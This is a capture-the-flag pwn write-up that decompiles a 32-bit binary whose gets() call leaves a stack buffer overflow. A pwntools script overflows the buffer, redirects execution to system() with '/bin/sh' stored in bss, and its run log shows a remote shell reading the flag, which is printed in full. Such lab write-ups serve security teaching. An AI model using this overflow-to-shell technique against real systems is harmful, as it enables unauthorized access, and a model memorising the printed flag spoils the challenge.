





```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  hello();
  puts("thank you");
  return 0;
}
```




```
{
  char *v0; // eax
  signed int v1; // ebx
  unsigned int v2; // ecx
  char *v3; // eax
  char s; // [esp+12h] [ebp-26h]
  int v6; // [esp+14h] [ebp-24h]

  v0 = &s;
  v1 = 30;
  if ( (unsigned int)&s & 2 )
  {
    *(_WORD *)&s = 0;
    v0 = (char *)&v6;
    v1 = 28;
  }
  v2 = 0;
  do
  {
    *(_DWORD *)&v0[v2] = 0;
    v2 += 4;
  }
  while ( v2 < (v1 & 0xFFFFFFFC) );
  v3 = &v0[v2];
  if ( v1 & 2 )
  {
    *(_WORD *)v3 = 0;
    v3 += 2;
  }
  if ( v1 & 1 )
    *v3 = 0;
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets(&s);
}
```




```
-00000029                 db ? ; undefined
-00000028                 db ? ; undefined
-00000027                 db ? ; undefined
-00000026 s               db ?
-00000025                 db ? ; undefined
-00000024                 db ? ; undefined
-00000023                 db ? ; undefined
-00000022                 db ? ; undefined
-00000021                 db ? ; undefined
-00000020                 db ? ; undefined
-0000001F                 db ? ; undefined
-0000001E                 db ? ; undefined
-0000001D                 db ? ; undefined
-0000001C                 db ? ; undefined
-0000001B                 db ? ; undefined
-0000001A                 db ? ; undefined
-00000019                 db ? ; undefined
-00000018                 db ? ; undefined
-00000017                 db ? ; undefined
-00000016                 db ? ; undefined
-00000015                 db ? ; undefined
-00000014                 db ? ; undefined
-00000013                 db ? ; undefined
```



```
.bss:0804A064                                         ; __do_global_dtors_aux+14↑w
.bss:0804A065                 align 20h
.bss:0804A080                 public name
.bss:0804A080 ; char name[52]
.bss:0804A080 name            db 34h dup(?)           ; DATA XREF: hello+77↑o
.bss:0804A080 _bss            ends
.bss:0804A080
.prgend:0804A0B4 ; ===========================================================================
.prgend:0804A0B4
.prgend:0804A0B4 ; Segment type: Zero-length
.prgend:0804A0B4 _prgend         segment byte public '' use32
.prgend:0804A0B4 _end            label byte
.prgend:0804A0B4 _prgend         ends
.prgend:0804A0B4
extern:0804A0B8 ; ===========================================================================
extern:0804A0B8
extern:0804A0B8 ; Segment type: Externs
extern:0804A0B8 ; extern
extern:0804A0B8 ; void setbuf(FILE *stream, char *buf)
extern:0804A0B8                 extrn setbuf:near       ; CODE XREF: _setbuf↑j
extern:0804A0B8                                         ; DATA XREF: .got.plt:off_804A00C↑o
extern:0804A0BC ; char *gets(char *s)
extern:0804A0BC                 extrn gets:near         ; CODE XREF: _gets↑j
extern:0804A0BC                                         ; DATA XREF: .got.plt:off_804A010↑o
extern:0804A0C0 ; char *fgets(char *s, int n, FILE *stream)
extern:0804A0C0                 extrn fgets:near        ; CODE XREF: _fgets↑j
extern:0804A0C0                                         ; DATA XREF: .got.plt:off_804A014↑o
extern:0804A0C4 ; int puts(const char *s)
extern:0804A0C4                 extrn puts:near         ; CODE XREF: _puts↑j
extern:0804A0C4                                         ; DATA XREF: .got.plt:off_804A018↑o
```




```
.text:0804854D                 public pwn
.text:0804854D pwn             proc near
.text:0804854D ; __unwind {
.text:0804854D                 push    ebp
.text:0804854E                 mov     ebp, esp
.text:08048550                 sub     esp, 18h
.text:08048553                 mov     dword ptr [esp], offset command ; "echo hehehe"
.text:0804855A                 call    _system
.text:0804855F                 nop
.text:08048560                 leave
.text:08048561                 retn
.text:08048561 ; } // starts at 804854D
.text:08048561 pwn             endp
.text:08048561
.text:08048562
.text:08048562 ; =============== S U B R O U T I N E =======================================
.text:08048562
.text:08048562 ; Attributes: bp-based frame
.text:08048562
.text:08048562                 public hello
.text:08048562 hello           proc near               ; CODE XREF: main+48↓p
.text:08048562
.text:08048562 s               = byte ptr -26h
.text:08048562
.text:08048562 ; __unwind {
.text:08048562                 push    ebp
.text:08048563                 mov     ebp, esp
.text:08048565                 push    esi
.text:08048566                 push    ebx
.text:08048567                 sub     esp, 30h
.text:0804856A                 lea     eax, [ebp+s]
.text:0804856D                 mov     ebx, 1Eh
```



```python
#coding=utf8
from pwn import *
context.log_level = 'debug'
p = remote('111.200.241.244',53575)

system_plt = 0x0804855A
bss = 0x0804A080

p.recvuntil('name\n')
p.sendline("/bin/sh")
p.recvuntil('here:\n')
payload = b'a'*4
payload += b'A'*0x26
#payload += p32(0)
payload += p32(system_plt)
#payload += p32(0)
payload += p32(bss)

p.sendline(payload)
p.interactive()
```

s 长度为 0X26 溢出后执行 system +/bin/bash



```
~$ python3 8.py
[+] Opening connection to 111.200.241.244 on port 53575: Done
[DEBUG] Received 0x18 bytes:
    b'please tell me your name'
[DEBUG] Received 0x1 bytes:
    b'\n'
[DEBUG] Sent 0x8 bytes:
    b'/bin/sh\n'
[DEBUG] Received 0x26 bytes:
    b'hello,you can leave some message here:'
[DEBUG] Received 0x1 bytes:
    b'\n'
[DEBUG] Sent 0x33 bytes:
    00000000  61 61 61 61  41 41 41 41  41 41 41 41  41 41 41
41  │aaaa│AAAA│AAAA│AAAA│
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41
41  │AAAA│AAAA│AAAA│AAAA│
    00000020  41 41 41 41  41 41 41 41  41 41 5a 85  04 08 80
a0  │AAAA│AAAA│AAZ·│····│
    00000030  04 08 0a
    │···│
    00000033
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2d bytes:
    b'cyberpeace{d365284f621b10b73ce6273a07aeae82}\n'
cyberpeace{d365284f621b10b73ce6273a07aeae82}
$
```